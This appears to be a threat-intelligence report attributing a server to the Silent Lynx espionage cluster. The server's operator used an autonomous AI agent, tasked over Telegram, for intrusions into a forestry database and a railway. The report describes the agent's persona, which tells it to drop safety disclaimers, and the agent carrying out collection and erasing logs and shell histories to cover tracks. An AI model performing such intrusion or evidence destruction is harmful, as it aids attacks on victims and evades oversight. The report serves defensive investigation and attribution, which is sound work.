
The operator did not obtain root. sudo required a password and Docker socket access was denied. The access still gives full control of the forestry database and any data the GeoServer instance publishes or stores.
The operator runs much of the work through Hermes, an open-source autonomous agent framework, installed under .hermes/ on the same server. The agent holds a persistent memory, a task board for parallel sub-agents, cron jobs, custom scripts and a large imported library of offensive security skills.
The agent's persona file casts it as an elite offensive security specialist and red teamer. Its configuration routes model calls through OpenRouter, with DeepSeek models handling most of the logged traffic.

The persona tells the agent to drop "safety disclaimers", treat the operator as an expert peer, and favour "low-noise techniques" with notes on AV and EDR impact. The configuration shows how much autonomy the agent had:
The agent's conversation database shows the operator giving instructions in Russian. The operator:

The railway intrusion folder includes a handoff file written for the agent, describing the working EDO login chain so the agent could continue collection without the operator. A separate agent-written report summarises access to the railway's upstream ISP.
The agent also ran its own cleanup. The transcript records deleted messages, rebuilt search indexes, vacuumed databases, shredded shell histories, cleared cron rows and zeroed login records in early October 2026. The cleanup missed the directory that was exposed.
The agent captured the server's SSH log in its own transcript before the cleanup. It records hundreds of root logins over five days in late September and early October 2026, from more than a hundred source IPs. Most came through Tor exit nodes, with two commercial VPN exits. Kazakhstan is the exception: dozens of logins came from residential connections on Kazakhtelecom and a second Kazakh ISP, more than any other non-Tor source.

The Kazakhtelecom line ties back to the operator directly. On 2 October the operator logged in from it, switched to Proton VPN and logged in again four minutes later. The operator’s test machine, DESKTOP-S3MHLFV\nemo, sent test shells to the server through both connections.
Shortly after the switch, the operator told the agent the Proton address was the only IP he had connected from. The Kazakhtelecom logins earlier the same afternoon show otherwise.
Every operator login and agent message with a recorded time falls between 08:00 and 20:00 in Kazakhstan's time zone (UTC+5), with no activity overnight. Talos reported a matching working-hours pattern from the group's GitHub commits. The sample here covers only a few days, but it comes from a separate source: the operator's own logins and conversations with the agent.

All recorded activity falls on weekdays, starts around 08:00 and ends before 20:00 local time, with a quiet stretch in the early afternoon and nothing overnight. That pattern matches a salaried working day rather than a side job worked in evenings and weekends. The records cover only three working days and cannot show weekend behaviour, and bursts of logins seconds apart reflect tools reconnecting rather than separate human actions.
The agent's persistent memory file reads as the operator's own operations notes, partly in Russian.

Telegram ties the operation together. The agent ran Hermes' messaging gateway with a Telegram bot, so the operator could task it from a phone, and the collectors that pulled government documents posted progress updates to a Telegram chat. Seqrite's first Silent Lynx report described Telegram bots used for command and control. Here Telegram controls the AI agent rather than the implants, which call back over TLS.

The agent's session records and gateway logs tie the bot to a single Telegram account. The operator's Telegram session with the agent dates back to mid-August 2026, and every inbound command came from one Telegram user ID with the display name «Марат». That includes the operator's announcement of his own test shell on 2 October: «Щас запущу тестовый шелл, он будет моим» ("Launching a test shell now, it'll be mine").
The same harness and model family appeared in CloudSEK's earlier investigation of a Gentlemen ransomware affiliate. The two operators are unrelated. The overlap shows the same open-source agent stack spreading across both espionage and ransomware operations.
CloudSEK attributes this server to the Silent Lynx cluster with high confidence on tooling and medium-high confidence on the intrusion set. The anchors are code-level markers and build paths shared with published Chvost and Laplas samples, the LNK-to-PowerShell delivery pattern, and a victim already linked to the group in public reporting.
The operator works in Russian, and test traffic from the operator's own machine came through a residential Kazakhtelecom connection. Public reporting assesses a Kazakhstan nexus for this cluster with medium confidence, and the Kazakhtelecom sessions support that assessment.
Prior reporting based its Kazakhstan assessment on Russian-language artifacts, malware-testing submissions from Kazakhstan shortly after compilation, and repository commits during UTC+5 working hours. The Kazakhtelecom sessions are a separate, network-level signal pointing the same way.